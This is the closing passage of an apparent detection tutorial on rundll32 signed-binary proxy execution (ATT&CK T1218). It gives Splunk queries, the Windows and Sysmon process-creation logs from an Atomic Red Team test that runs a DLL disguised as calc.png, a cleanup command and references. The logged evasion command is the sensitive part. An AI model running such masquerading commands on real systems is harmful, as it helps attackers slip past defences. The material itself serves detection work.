- Windows Event Process Creation Event (4688): `index="wineventlog" ComputerName="win10.windowain.local" EventCode=4688 Process_Command_Line="\"powershell.exe\" & {rundll32.exe C:\\Users\\$env:username\\Downloads\\calc.png, StartW}"`

i	Time	Event
		<pre>EventCode=4688 EventType=0 ComputerName=win10.windowain.local SourceName=Microsoft Windows security auditing. TypeInformation RecordNumber=75010 Keywords=Audit Success TaskCategory=Process Creation OpCode=Info Message=A new process has been created. Creator Subject: Security ID: S-1-5-21-3126794119-865277996-3442430372-1000 Account Name: vagrant Account Domain: WIN10 Logon ID: 0x668CEA Target Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Process Information: New Process ID: 0x590 New Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Token Elevation Type: 1 Mandatory Label: S-1-16-12288 Creator Process ID: 0x33c Creator Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Process Command Line: "powershell.exe" & {rundll32.exe C:\Users\user\Downloads\calc.png, StartW} Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy. Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account. Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group. Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator. Account_Domain = WIN10 Account_Domain = - Account_Name = vagrant Account_Name = - ComputerName = win10.windowain.local ErrorCode = 4688 EventType = 0 Keywords = Audit Success LogName = Security Logon_ID = 0x668CEA Logon_ID = 0x0 Message = A new process has been created. Creator Subject: Security ID: S-1-5-21-3126794119-865277996-3442430372-1000 Security_ID = S-1-0-0 SourceName = Microsoft Windows security auditing. TaskCategory = Process Creation Type = Information action = success app = winsunknown body = A new process has been created. Creator Subject: Security ID: S-1-5-21-3126794119-865277996-3442430372-1000 Security_ID = S-1-0-0 category = Process Creation dest = win10.windowain.local dest_nt_host = win10.windowain.local dvc = win10.windowain.local dvc_nt_host = win10.windowain.local event_description = Process Creation event_id = 75010 event_type = 0 eventtype = windows_process_new_execute_process_start eventtype = wineventlog_security os windows eventtype = wineventlog_windows os windows eventtype = wineventlog_security host = win10.windowain.local host_logon = win10.windowain.local host_name = win10.windowain.local id = 75010 index = wineventlog laccount = 41 member_dn = vagrant member_id = S-1-5-21-3126794119-865277996-3442430372-1000 S-1-0-0 name = A new process has been created object = Wineventlog process_id = 0x590 product = Windows punct = //... severity = Informational severity_id = 0 signature = A new process has been created signature_id = 4688 source = WinEventLogSecurity sourcetype = WinEventLog splunk_server = logger status = success subject = A new process has been created ta_windows_action = failure tag = execute tag = os tag = process tag = security tag = start tag = windows user = - user_domain = WIN10 user_logon_id = 0x0 user_name = vagrant user_sid = S-1-5-21-3126794119-865277996-3442430372-1000 vendor = Microsoft</pre>

- Sysmon Process Creation Event: `index="sysmon" ComputerName="win10.windowain.local" EventCode=1 ParentCommandLine="\"powershell.exe\" & {rundll32.exe C:\\Users\\$env:username\\Downloads\\calc.png, StartW}"`

i	Time	Event
>	4/23/22 9:19:07:000 PM	<pre> 04/23/2022 09:19:07 PM LogName=Microsoft-Windows-Sysmon\Operational EventCode=1 EventType=4 ComputerName=win10.windomain.local User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=58614 Keywords=None TaskCategory=Process Create (rule: ProcessCreate) OpCode=Info Message=Process Create: RuleName: technique_id=T1218.002,technique_name=rundll32.exe UtcTime: 2022-04-23 21:19:07.284 ProcessGuid: {2913fec3-6d4b-6264-b50e-00000000700} ProcessId: 1028 Image: C:\Windows\System32\rundll32.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Windows host process (Rundll32) Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: RUNDLL32.EXE CommandLine: "C:\Windows\system32\rundll32.exe" C:\Users\vagrant\Downloads\calc.png StartW CurrentDirectory: C:\Users\vagrant\AppData\Local\Temp\ User: WIN10\vagrant LogonGuid: {2913fec3-c1b5-6262-ea8c-660000000000} LogonId: 0x668CEA TerminalSessionId: 1 IntegrityLevel: High Hashes: SHA1=7662A8D2F23C3474DEC6EF8E2B036580B86714EE_MD5=F68AF942FD7CC0E78AB1A2335D2AD26_SHA256=11064E9EDC6058D5B0C0A505538A005FD0E53883AF342F091687CAE8628ACD0_1MPHASHF27A7FC3A53E74F458E370131953896A ParentProcessId: 1748 ParentProcessName: powershell.exe ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ParentCommandLine: "powershell.exe" & (rundll32.exe C:\Users\vagrant\Downloads\calc.png, StartW) ParentUser: WIN10\vagrant CommandLine = "C:\Windows\system32\rundll32.exe" C:\Users\vagrant\Downloads\calc.png StartW Company = Microsoft Corporation ComputerName = win10.windomain.local CurrentDirectory = C:\Users\vagrant\AppData\Local\Temp\ Description = Windows host process (Rundll32) EventCode = 1 EventType = 4 FileVersion = 10.0.18362.1 (WinBuild.160101.0800) Hashes = SHA1=7662A8D2F23C3474DEC6EF8E2B036580B86714EE_MD5=F68AF942FD... Image = C:\Windows\System32\rundll32.exe IntegrityLevel = High Keywords = None LogName = Microsoft-Windows-Sysmon\Operational LogonGuid = {2913fec3-c1b5-6262-ea8c-660000000000} LogonId = 0x668CEA Message = Process Create: RuleName: technique_id=T1218.002,technique_name=rundll32... OpCode = Info OriginalFileName = RUNDLL32.EXE ParentCommandLine = "powershell.exe" & (rundll32.exe C:\Users\vagrant\Downloads\calc.png... ParentImage = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ParentProcessGuid = {2913fec3-6d4b-6264-b50e-00000000700} ParentProcessId = 1748 ParentUser = WIN10\vagrant ProcessGuid = {2913fec3-6d4b-6264-b50e-00000000700} ProcessId = 1028 Product = Microsoft® Windows® Operating System RecordNumber = 58614 RuleName = technique_id=T1218.002,technique_name=rundll32.exe Sid = S-1-5-18 SidType = 0 SourceName = Microsoft-Windows-Sysmon TaskCategory = Process Create (rule: ProcessCreate) TerminalSessionId = 1 Type = Information User = NOT_TRANSLATED User = WIN10\vagrant UtcTime = 2022-04-23 21:19:07.284 host = win10.windomain.local index = sysmon linecount = 38 punct = //... source = WinEventLog\Sysmon sourcetype = XmlWinEventLog\Microsoft-Windows-Sysmon\Operational splunk_server = logger </pre>

Step 6: Clean Up

- Some tests may change items within your environment.
- Run command the following command to clean up any changes made to the system while performing tests.

Invoke-AtomicTest T1218 -Cleanup

References

1. <https://www.computerhope.com/jargon/b/binaries.htm>↔
2. <https://attack.mitre.org/techniques/T1218/>↔
3. https://resource.redcanary.com/rs/003-YRU-314/images/2022_ThreatDetectionReport_RedCanary.pdf↔
4. <https://attack.mitre.org/>↔
5. <https://attack.mitre.org/tactics/TA0005/>↔
6. <https://redcanary.com/threat-detection-report/techniques/signed-binary-process-execution/>↔
7. <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32>↔
8. <https://docs.microsoft.com/en-us/troubleshoot/windows-client/deployment/dynamic-link-library>↔
9. https://www.trendmicro.com/en_us/research/14/a/a-look-into-cpl-malware.html↔
10. <https://www.picussecurity.com/resource/t1218-signed-binary-proxy-execution-of-the-mitre-attck-framework>↔
11. <https://attack.mitre.org/groups/>↔
12. <https://www.crowdstrike.com/cybersecurity-101/compromise-assessments/>↔

13. <https://www.crowdstrike.com/cybersecurity-101/indicators-of-compromise/>↵
14. <https://redcanary.com/threat-detection-report/techniques/rundll32/>↵